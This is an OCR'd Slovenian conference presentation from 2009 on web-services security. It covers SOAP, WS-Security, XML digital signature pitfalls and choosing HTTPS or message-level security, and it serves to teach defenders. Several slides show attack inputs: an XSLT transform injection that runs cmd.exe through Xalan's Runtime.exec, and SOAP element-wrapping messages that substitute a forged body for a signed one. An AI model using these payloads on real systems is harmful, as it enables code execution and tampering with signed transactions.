Varnost spletnih storitev 2.0

Borut Korošin

Bron d.o.o.

borut@bron.si

SIOUG2009

Predstavitev podjetja Bron

- ustanovljeno leta 2006, začetek dela 2007,
- 13 redno zaposlenih, 1 redni zunanji sodelavec (polni delovni čas), 4 zunanji sodelavci (delni delovni čas)
- združujemo poslovna, tehnična in praktična znanja pri uvajanju zahtevnih informacijskih sistemov
- sodelujemo v vseh fazah projektov, od zasnove, planiranja, implementacije do upravljanja
- področja dela:
  - Oracle poslovna inteligenca
  - Oracle Hyperion Planning
  - Oracle E-Business Suite ERP
  - podpora upravljanju dokumentov in delovnih tokov
  - načrtovanje in implementacija zahtevnih storitveno orientiranih sistemov (SOA)
- partnerji

ORACLE

sgi INNOVATION FOR RESULTS

BRON družba za informacijsko tehnologijo

Nekateri izrazi

- XML (eXtensible Markup Language)
  - Tekstovni standard za kodiranje podatkov, sorodnik SGML & HTML
  - <foo><id>201</id><name>bar</name></foo>
  - Podpora unicode in ostalim kodnim tabelam
- SOAP
  - Standard za izmenjavo XML strukturiranih sporočil med rač. sistemi
- Web services (WS) – spletne storitve
- WS-* (“WS-star” or “WS-splat”)
- SOA (Service Oriented Architecture)
- Viri:
  - http://www.w3.org/XML/
  - http://www.w3.org/TR/soap/
  - http://www.oasis-open.org/specs/index.php#wssv1.1

Definicija spletnih storitev

- Spletna storitev
  - Standardiziran način, kako lahko ena aplikacija požene nek proces (funkcijo, metodo, proceduro) v drugi aplikaciji.
- Spletna
  - Običajno (ne pa vedno) uporablja HTTP ali SSL
  - XML namesto HTML
  - Požarni zidovi ne ločijo med prometom spletnih aplikacij preko brskalnika in prometom spletnih storitev
  - Uporablja standardne protokole
  - Neodvisna od implementacijske tehnologije
- Storitev
  - Storitveno orientirana arhitektura
    - Objavimo
    - Najdemo
    - Uporabimo

Enostavna izdelava WS

```
package si.bron.demo.ws;
import javax.jws.*;

@WebService
public class Foo
{
    @WebMethod
    public String bar (String pijaca)
    {
        return “Daj “+pijaca+”!”;
    }
}
```

Zakaj nas zanima varnost SOA?


- Namenjena lažjemu povezovanju aplikacij
- Vsaka nova tehnologija prinese nove varnostne izzive
- Pogosto uporabljena za povezavo kritičnih, serverskih aplikacij
- Je ne zajema obstoječa IP varnostna arhitektura
- Čedalje pogostejša v velikih programskih paketih in storitvah
- Kompleksen procesni model
- Zajema več kot en del organizacije
- Prinaša nove priložnosti za izboljšano varnost

“Implementation of Microsoft SOAP, a protocol running over HTTP precisely so it could bypass firewalls, should be withdrawn. According to the Microsoft documentation: ‘Since SOAP relies on HTTP as the transport mechanism, and most firewalls allow HTTP to pass through, you'll have no problem invoking SOAP endpoints from either side of a firewall.’" – Bruce Schneier, okrog 2000


WS standardi

- Osnova
  - XML
  - SOAP
  - XPath/XSLT
  - XSD (XML Schema)
- Varnostni gradniki
  - XML Digital Signature
  - XML Encryption
- Višji Protokoli/Standardi
  - WS-Security
  - WS-Trust
  - WS-SecureConversation
  - XKMS
  - SAML
  - XACML
  - WS-Policy and WS-SecurityPolicy
  - The Liberty Alliance Project

WS-*



Oblika SOAP sporočila



WS-Security

- Splošni mehanizem, ki povezuje varnostni žeton s sporočilom.
- Ne definira specifičnega žetona
- Razširljiv z različnimi avtorizacijskimi in avtentikacijskimi mehanizmi
- Varnost na nivoju sporočila
- Integriteta in zaupnost sporočila od enega konca do drugega

Dodajmo WS-SE

```
package si.bron.demo.ws;
import javax.jws.*;

@WebService
@Policy(uri = "policy:Wssp1.2-2007-Wss1.1-UsernameToken-Plain-X509-
    Basic256.xml")
public class Foo
{
    @WebMethod
    public String bar (String pijaca)
    {
        return “Daj “+pijaca+”!”;
    }
}
```

WS-Security

- Orodja omogočajo delo s čarovniki
- Tole poklikam, pa sem varen
- Pravzaprav sam po sebi ne prinaša varnosti
- Je kit komplet za konstrukcijo varnostnega protokola

Področje napada

- Za sporočilno orientirano varnost potrebujemo sporočilo!
- Sporočilo ni zastonj.
- WS-* sporočilo *super ekstra ni zastonj.*
- Kriptografija ni poceni
- Napadalec vnese napačen podpis na veljavne podatke
- Napadalec vnese pravilen podpis na napačne podatke

XML-DSIG

- XML je nestabilen in težko podpisljiv format
- XML v WS-* običajno gledamo kot **infoset**
- Infoset - XML Information Set opisuje abstraktni podatkovni model XML dokumenta kot množico informacijskih enot (http://www.w3.org/TR/xml-infoset/)

XML-DSIG

- XML digitalni podpis je indirekten
  - Vsebina pretvojena v kanonično obliko
  - Razpršilna funkcija (hash, message digest)
  - Ti metapodatki o vsebini shranjeni kot xml
    - Pretvorjeni v kanonično obliko
    - Razpršilna funkcija
    - Podpisano, da dobimo končni podpis
- Vrstni red operacij za validacijo podpisa s kriptografskega stališča ni pomemben
- Pomemben je z varnostnega stališča

XML-DSIG

- Pravilni vrstni red:
  - Ključ
  - Verifikacija metapodatkov z kanonizacijo in razpršilno funkcijo
  - Verifikacija XML dokumenta
- Nekatere implementacije izvajajo validacijo referenc v XML pred verifikacijo podpisa

Področja napada v XML-DSIG

- Kanonizacija (C14N)
  - C14N ekspanzijski napadi
  - DTD ni dovoljen v SOAP, pride pa v poštev pri npr. SAML procesorjih
  - Moramo kanonizirati <SignedInfo> pri preverjanju podpisa

Reference

- Reference
  - Opisujejo kaj je podpisano
  - Identificirajo podpisano vsebino z URI
  - Definirajo transforme
  - Določijo digest metodo in vrednost
- V URI obliki:

  –Xpointer
  - Enostavna: **URI="#object“**
  - Objektna referenca: **URI="#xpointer(id('object'))“**
  - V dokumentu XPath: **URI="xpointer(/)"**

  Eksterne reference:
  - **URI="http://www.w3.org/TR/xml-stylesheet"**

Eksterne reference

- Napadalec lahko vstavi škodljivo externo referenco, ki jo moramo loviti da bi videli, ali je podpis veljaven
- Ni enostavnega načina za izklop v npr. Java API.
- Morda ni toliko pomembno v WS-Security kontekstu:” *elements contained in the signature SHOULD refer to a resource within the enclosing SOAP envelope* ”
- Pomembno za uporabnike API

Xpath in XPointer

- Kompleksno in požrešno
- Možnost za DoS
- WS-Security priporoča, da se naj nebi uporabljale, vendar ne prepoveduje XPath in Xpointer referenciranih URI

Element wrapping

- **Document 1:**
- <order>
- <item>
- <name>Radirka</name>
- **<price Id="p1"> 1.50 </price>**
- <quantity>1</quantity>
- </item>
- <item>
- <name>Laptop</name>
- **<price Id="p2"> 2500.00 </price>**
- <quantity>100</quantity>
- </item>
- </order>
- <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
- <SignedInfo> . . .
- <Reference URI="#xpointer(id('p1'))">. . .</Reference>
- <Reference URI="#xpointer(id('p2'))">. . .</Reference>
- </SignedInfo>
- <SignatureValue>. . .</SignatureValue>
- <KeyInfo>. . .</KeyInfo>
- </Signature>

- **Document 2:**
- <order>
- <item>
- <name> Radirka </name>
- **<price Id="p2">2500.00</price>**
- <quantity>1</quantity>
- </item>
- <item>
- <name>Laptop</name>
- **<price Id="p1">1.50</price>**
- <quantity>100</quantity>
- </item>
- </order>
- <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
- <SignedInfo> . . .
- <Reference URI="#xpointer(id('p1'))">. . .</Reference>
- <Reference URI="#xpointer(id('p2'))">. . .</Reference>
- </SignedInfo>
- <SignatureValue>. . .</SignatureValue>
- <KeyInfo>. . .</KeyInfo>
- </Signature>

Vsebino referencirano z ID ali dvoumnim Xpath lahko premikamo po dokumentu

SOAP Header

- **Možen napad z "element wrapping"**
- ***"XML Signature Element Wrapping Attacks and Countermeasures"***

  Michael McIntosh & Paula Austel

  IBM Research, Hawthorne, NY

  Workshop On Secure Web Services

  Proceedings of the 2005 Workshop on Secure Web Services

  ACM Press

Distributed ID Monte

- Policy zahteva da mora biti SOAP body podpisan
- Referenca podpisa uporabi “URI=#body” kot kazalec na body
- Napadalec premakne body v SOAP header
- Napadalec doda nov SOAP body:
  - <SOAP:Body
  - <tns:foo id=‘newbody’>

  …
- Ali je podpisan?

Distributed ID Monte

```
<?xml version='1.0' encoding='UTF-8' ?>
<soap:Envelope ...>
  <soap:Header>
    <wsse:Security>
      ...
      <ds:Signature>
        <ds:SignedInfo>
          ...
          <ds:Reference URI="#theBody">
            ...
          </ds:Reference>
        </ds:SignedInfo>
      </ds:Signature>
    </wsse:Security>
  <soap:Header>
  <soap:Body wsu:Id="theBody">
    <price>6234.55</price>
  </soap:Body>
</soap:Envelope>
```

Distributed ID Monte

```
<?xml version='1.0' encoding='UTF-8' ?>
<soap:Envelope ...>
  <soap:Header>
    <wsse:Security>
      ...
      <ds:Signature>
        <ds:SignedInfo>
          ...
          <ds:Reference URI="#theBody">
            ...
          </ds:Reference>
        </ds:SignedInfo>
      </ds:Signature>
    </wsse:Security>
    <wrapper
        soap:mustUnderstand="0"
        soap:role="…/none">
        <soap:Body wsu:Id="theBody">
            <price>6234.55</price>
        </soap:Body>
     </wrapper>
  <soap:Header>
  <soap:Body wsu:Id="newBody">
    <price>1.55</price>
  </soap:Body>
</soap:Envelope>
```

Podpis

- Enveloped
- Enveloping
- Detached
- Narejeni kot transformacije
- Izloči podpis iz vsebine pred kanonizacijo in razpršilno funkcijo

XSLT Transform

- XSLT je programski jezik
- Lahko vključimo kakršenkoli program, ki se mora izvesti za ugotovitev veljavnosti podpisa
- Pokliči zunanji stylesheet z **xsl:include** in **xsl:import**
- Pokličemo kakršnokoli zunanjo vsebino z **document()** funkcijo med transformacijo


XSLT transform injection

```
<?xml version="1.0" encoding="UTF-8"?>
<Envelope xmlns="urn:envelope">
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
<SignedInfo>
<CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315#WithComnts"/>
<SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
<Reference URI="">
<Transforms>
<Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
<Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
exclude-result-prefixes= "rt,ob">
<xsl:template match="/">
<xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
<xsl:variable name="command" select="rt:exec($runtimeObject,&apos;c:\Windows\system32\cmd.exe&apos;)"/>
<xsl:variable name="commandAsString" select="ob:toString($command)"/>
<xsl:value-of select="$commandAsString"/>
</xsl:template>
</xsl:stylesheet>
</Transform>
</Transforms>
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>uooqbWYa5VCqcJCbuymBKqm17vY=</DigestValue></Reference>
</SignedInfo>
<SignatureValue>hYlWlH...dHxQ=</SignatureV
alue>
<KeyInfo>
<X509Data>
<X509Certificate>MIICMzCCAZygAwIBAgIEB1vNFTANBgkqhkiG9w0BAQUFADBdMR0wGwYDVQQKExREb2N0b3IgRXZpbCBOZXR3b3JrczEvMC0GA1UECxMmTW.
...
K+BHKOMr/tZ8TJEXUsmz5</X509Certificate>
</X509Data>
</KeyInfo>
</Signature>
</Envelope>
```


Nevarne razširitve v večini XSLT procesorjev

- Xalan-J
- Saxon
- jd.xslt
- Oracle XDK 10g
- MSXML: <msxml:script>, <msxsl:script>, <xsl:script>, <ms:script>

Dva servisa



A in B na istem serverju



Man in the middle

- Deluje tudi z SAML žetonom
- Kasslin& Tikkanen (Kerberos V & LDAP)
- How to enable LDAP signing in Windows Server 2008 (http://support.microsoft.com/kb/935834)
- WS-Policy -> definiranje varnostnega protokola

Tudi eksperti se motijo

- Pomembna razlika med simetričnimi in asimetričnim kriptiranjem
- Sporočilno orientirani sistemi z asimetričnim ključem niso popolnoma enaki simetričnemu kriptiranju
- Naivna sign and encrypt napaka v Kerberos V PKINIT odkrita l.2005 (Scedrov, et al.)

Zakaj pravzaprav WS-Security

- Distribuirani avtentikacijski in avtorizacijski identiteni sistemi trenutno najbolj uporabljajo te standarde.
  - (SAML, Liberty, WS-Federation)
- OpenSSO predavanje sreda Europa B 12.35

Kaj izbrati

- Varnost med dvema točkama (npr.: klient in servis) in predpostavka da varnost po sprejemu sporočila ni več potrebna - HTTPS, SFTP itd.
- Če ne vemo, skozi koliko vmesnih sistemov bo sporočilo potovalo in je varnost potrebna od začetka do konca - WS-Security / XML-Encryption.

Kaj pa REST?

- Avtentikacija
  - Http Basic
  - Http Digest
  - SSL z medsebojno avtentikacijo
- Transport
  - SSL

?